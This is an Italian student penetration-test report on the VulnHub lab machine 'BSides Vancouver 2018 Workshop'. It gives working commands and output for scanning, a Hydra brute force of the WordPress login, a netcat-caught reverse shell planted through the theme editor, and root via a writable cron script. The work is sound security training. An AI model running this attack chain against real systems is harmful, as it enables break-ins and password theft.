

Vulnerability Assessment e Penetration Test

Traccia:

L'obiettivo dello studente è quello di eseguire un VA/PT completo sulla macchina bersaglio


1) Obiettivo del Progetto

L'obiettivo dell'esercitazione consiste nell'eseguire un Vulnerability Assessment e un Penetration Test in modalità **Black Box** sulla macchina virtuale VulnHub "**BSides Vancouver 2018 Workshop**". L'attività è finalizzata a valutare il livello di sicurezza della macchina bersaglio, verificando l'eventuale presenza di vulnerabilità e documentando in modo chiaro ed esaustivo tutte le fasi del lavoro svolto.

2) Passaggi Operativi

A. Verifica della configurazione di rete

La prima operazione eseguita è stata la verifica della configurazione di rete della macchina Kali Linux tramite il comando:



```
(kali@kali)
$ ip a
```


così da visualizzare le interfacce di rete presenti nel sistema e gli indirizzi IP assegnati a ciascuna di esse.

Dall'output del comando sono state individuate due interfacce di rete attive:

eth0: 192.168.56.101/24 eth1: 192.168.56.103/24

B. Individuazione della macchina bersaglio

Dopo aver identificato la rete, è stato eseguito:



```
—(kali@kali)-[~]
—$ sudo nmap -sV -sC -O 192.168.56.102
```

Scansione del target per identificare porte aperte, servizi, versioni e sistema operativo.

C. Accesso al servizio FTP

Dopo aver individuato il servizio FTP tramite la scansione Nmap, è stata effettuata una connessione al server mediante il comando:

```
(kali@kali)-[~]  
$ ftp 192.168.56.102
```

Così da verificare l'accessibilità del servizio FTP ed esplorare gli eventuali file disponibili,

utilizzando l'utente **anonymous**. Successivamente è stata esplorata la directory **public**, all'interno della quale è stato individuato il file **users.txt.bk**. Il file è stato scaricato mediante il comando **get**.

D. Analisi dei File

Attraverso il comando:

```
(kali@kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

Scopo: visualizzare il contenuto del file per individuare eventuali informazioni utili durante la fase di enumerazione.

Questi nominativi sono stati considerati potenziali account presenti sulla macchina bersaglio.

```
(kali@kali)-[~]  
$ curl http://192.168.56.102/robots.txt  
User-agent: *  
Disallow: /backup_wordpress
```

Ho analizzato il file **robots.txt** e ho individuato la directory **/backup_wordpress**, utilizzata per proseguire l'enumerazione del server web.

```
kali@kali: ~  
$ gobuster dir -u http://192.168.56.102/backup_wordpress -w /usr/share/wordlists/dirb/common.txt  
=====
```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+]	Url:	http://192.168.56.102/backup_wordpress
[+]	Method:	GET
[+]	Threads:	10
[+]	Wordlist:	/usr/share/wordlists/dirb/common.txt
[+]	Negative Status codes:	404
[+]	User Agent:	gobuster/3.8.2
[+]	Timeout:	10s

Starting gobuster in directory enumeration mode

.htpasswd	(Status: 403) [Size: 308]
.htaccess	(Status: 403) [Size: 308]
.hta	(Status: 403) [Size: 303]
license	(Status: 200) [Size: 19935]
index	(Status: 301) [Size: 0] [→ http://192.168.56.102/backup_wordpress/index/]
readme	(Status: 200) [Size: 7358]
index.php	(Status: 301) [Size: 0] [→ http://192.168.56.102/backup_wordpress/]
wp-admin	(Status: 301) [Size: 336] [→ http://192.168.56.102/backup_wordpress/wp-admin/]
wp-content	(Status: 301) [Size: 338] [→ http://192.168.56.102/backup_wordpress/wp-content/]
wp-includes	(Status: 301) [Size: 339] [→ http://192.168.56.102/backup_wordpress/wp-includes/]
wp-settings	(Status: 500) [Size: 0]
wp-load	(Status: 200) [Size: 0]
wp-login	(Status: 200) [Size: 2373]
wp-config	(Status: 200) [Size: 0]
wp-links-opml	(Status: 200) [Size: 233]
wp-cron	(Status: 200) [Size: 0]
wp-mail	(Status: 500) [Size: 3368]
wp-signup	(Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
wp-trackback	(Status: 200) [Size: 135]
wp-blog-header	(Status: 200) [Size: 0]
xmlrpc.php	(Status: 405) [Size: 42]
xmlrpc	(Status: 405) [Size: 42]


Progress: 4613 / 4613 (100.00%)
Finished

E. Enumerazione delle directory

Ho eseguito una scansione della directory **/backup_wordpress** mediante il comando **Gobuster**, con l'obiettivo di individuare file e directory accessibili. L'analisi ha confermato la presenza di un'installazione WordPress, individuando le principali directory (**wp-admin**, **wp-content** e **wp-includes**) e la pagina di accesso **wp-login**.

F. Analisi dell'applicazione web

Dopo aver individuato la directory `/backup_wordpress`, ho aperto l'applicazione web tramite browser per analizzarne il contenuto e verificare la presenza di pagine e funzionalità utili alla fase di enumerazione.



L'analisi ha confermato la presenza di un'installazione **WordPress** ed è stata individuata la pagina di autenticazione (`wp-login.php`), successivamente utilizzata per la verifica delle credenziali.

G. Analisi delle vulnerabilità con Nikto

(Nikto fa parte della fase di Vulnerability Assessment.)

Ho eseguito una scansione del server web mediante il comando:

`-nikto -h http://192.168.56.102`

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.56.102
- Nikto v2.6.0

+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-07-29 03:18:16 (GMT-4)
```

L'analisi ha evidenziato la presenza di componenti non aggiornati, tra cui Apache 2.2.22, PHP 5.3.10 e una pagina di login WordPress (`wp-login`), oltre ad alcune configurazioni di sicurezza mancanti.

H. Ricerca di exploit noti

Ho verificato la presenza di exploit pubblicamente disponibili per le versioni individuate dei principali servizi mediante i comandi:

1. [searchsploit Apache 2.2.22](#)
2. [searchsploit PHP 5.3.10](#)
3. [searchsploit WordPress 4.5](#)
4. [searchsploit OpenSSH 5.9p1](#)

L'analisi ha restituito diversi exploit associati alle versioni individuate, confermando la presenza di componenti obsoleti e potenzialmente vulnerabili.

```
(kali㉿kali)-[~]  
$ searchsploit OpenSSH 5.9p1
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

```
Shellcodes: No Results
```

l'output della ricerca relativa a **OpenSSH 5.9p1**, una delle verifiche effettuate mediante Searchsploit.

I. Verifica preliminare delle credenziali

Dopo aver individuato la pagina di autenticazione di WordPress, ho avviato una verifica delle credenziali utilizzando Hydra e la wordlist **rockyou.txt**.

Comando utilizzato:

```
(kali㉿kali)-[~]  
$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.56.102 \br/>http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=L  
og+In:F=The password you entered" \br/>-f -t 4 -V
```

L'utilizzo della wordlist **rockyou.txt** comportava un numero elevato di password da verificare, rendendo la procedura più lunga del necessario.

```
[ATTEMPT] target 192.168.56.102 - login "john" - pass "mhine" - 921 of 14344399  
[child 3] (0/0)  
[ATTEMPT] target 192.168.56.102 - login "john" - pass "isaiah" - 922 of 14344399  
[child 1] (0/0)  
[ATTEMPT] target 192.168.56.102 - login "john" - pass "christmas" - 923 of 14344  
399 [child 0] (0/0)  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume sessio  
n.
```


```
(kali㉿kali)-[~]  
$ nano candidates.txt  
  
(kali㉿kali)-[~]  
$ wc -l candidates.txt  
100 candidates.txt
```

Per questo motivo ho deciso di utilizzare una wordlist personalizzata contenente 100 password candidate.

Ho ripetuto la verifica delle credenziali utilizzando la wordlist personalizzata mediante il seguente comando:


```
hydra -I -l john -P candidates.txt 192.168.56.102 \http-post-form  
"/backup_wordpress/wp-login.php:...
```

```
[80][http-post-form] host: 192.168.56.102 login: john password: enigma  
[STATUS] attack finished for 192.168.56.102 (valid pair found)
```



The image shows the standard WordPress login interface. At the top is the WordPress logo. Below it is a form with two input fields: 'Username or Email' containing the text 'john' and 'Password' which is masked with dots. There is a 'Remember Me' checkbox and a 'Log In' button.


La verifica ha individuato una coppia di credenziali valida, consentendo l'accesso con l'utente **john** e la password **enigma**. Da questo momento l'analisi è entrata nella fase successiva, potendo finalmente accedere all'applicazione.



The screenshot shows the WordPress dashboard after a successful login. The user 'john' is logged in. The dashboard includes a sidebar with navigation links like 'Dashboard', 'Updates', 'Comments', 'Appearance', 'Plugins', 'Users', 'Tools', 'Settings', and 'Collapse menu'. The main content area has a header with the site title 'J. Accesso all'area amministrativa di WordPress' and a subtitle 'Dashboard'. Below this, there's a message about the blog being deprecated. The 'Activity' section shows 'Recently Published' posts and 'Recent Comments'. The 'WordPress News' section displays RSS error messages. The footer includes a 'Get Version 4.9.4' link.

K. Modifica del tema WordPress

Dopo aver effettuato l'accesso alla dashboard amministrativa, ho utilizzato l'editor dei temi di WordPress per modificare il file **footer.php** del tema attivo. La modifica ha permesso di predisporre l'esecuzione del codice necessario per stabilire una connessione remota verso la macchina Kali.



Risultato:

La modifica del file ha permesso di ottenere una shell remota sul sistema bersaglio, consentendo di proseguire con la fase di ricognizione

L. Ottenimento della shell, ricognizione e analisi del sistema

Dopo aver effettuato l'accesso all'area amministrativa di **WordPress**, ho ottenuto una shell remota sul sistema bersaglio. La connessione è stata ricevuta dalla macchina **Kali** tramite **Netcat** e ha consentito di interagire direttamente con il sistema operativo.

Una volta stabilita la sessione, ho eseguito alcuni comandi di ricognizione per identificare l'utente attivo, il nome dell'host e le caratteristiche principali del sistema.

Comandi utilizzati:

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 51739  
bash: no job control in this shell  
www-data@bsides2018:/var/www/backup_wordpress$ whoami  
id  
hostname  
uname -a
```

Risultato:

La shell risultava attiva con l'utente **www-data**, utilizzato dal servizio web Apache. Il sistema è stato identificato con hostname **bsides2018** e la directory di lavoro corrispondeva all'installazione WordPress presente in **/var/www/backup_wordpress**.

Analisi dei processi pianificati

Successivamente ho analizzato la configurazione dei processi pianificati e i permessi dei file richiamati automaticamente dal sistema.

Comandi utilizzati:

- `cat /etc/crontab`
- `ls -l /usr/local/bin/cleanup`
- `cat /usr/local/bin/cleanup`

L'analisi del file **/etc/crontab** ha mostrato che lo script **/usr/local/bin/cleanup** veniva eseguito ogni minuto con i privilegi dell'utente **root**. La verifica dei permessi ha inoltre evidenziato che lo script era scrivibile da tutti gli utenti.

Questa configurazione rappresentava una grave vulnerabilità: un utente con privilegi limitati, come **www-data**, poteva modificare un file eseguito automaticamente come **root**, creando le condizioni per un'elevazione dei privilegi.

M. Verifica dei privilegi e recupero della flag

Dopo aver completato la fase di elevazione dei privilegi, ho eseguito alcuni comandi di controllo per verificare il livello di accesso raggiunto e confermare l'identità della macchina bersaglio :

```
hostname  
bsides2018  
whoami  
root  
id
```


Il comando **hostname** ha confermato che la sessione era attiva sulla macchina **bsides2018**. Il comando **whoami** ha restituito l'utente **root**, mentre l'output di **id** ha mostrato che la sessione era stata inizialmente aperta dall'utente **www-data**, ma disponeva di un identificativo utente effettivo pari a **0**, corrispondente ai privilegi di **root**.

```
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```

Questo risultato ha confermato che la shell disponeva dei privilegi amministrativi necessari per accedere alle risorse riservate del sistema. Il comando **pwd** ha inoltre mostrato che la directory corrente era **/root**.

Successivamente ho verificato la presenza del file previsto come obiettivo finale dell'esercitazione.

```
pwd
/root
ls -l /root/flag.txt
cat /root/flag.txt
```

Il comando **ls -l** ha confermato l'esistenza del file **/root/flag.txt** e la sua appartenenza all'utente **root**. La lettura del file ha restituito il messaggio conclusivo del laboratorio, confermando l'ottenimento dei privilegi amministrativi e il completamento con successo dell'attività.

```
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
```

Conclusioni

L'attività ha consentito di eseguire un Vulnerability Assessment e un Penetration Test completi sulla macchina virtuale **BSides Vancouver 2018 Workshop**.

Attraverso le diverse fasi di enumerazione, analisi delle vulnerabilità, accesso iniziale ed elevazione dei privilegi è stato possibile ottenere il controllo amministrativo del sistema e recuperare il file **flag.txt**, confermando il raggiungimento dell'obiettivo previsto dal laboratorio.

L'esercitazione ha evidenziato l'importanza di una corretta configurazione dei servizi esposti, della gestione delle credenziali e dei permessi assegnati ai file eseguiti con privilegi elevati, dimostrando come errori di configurazione possano compromettere la sicurezza dell'intero sistema.

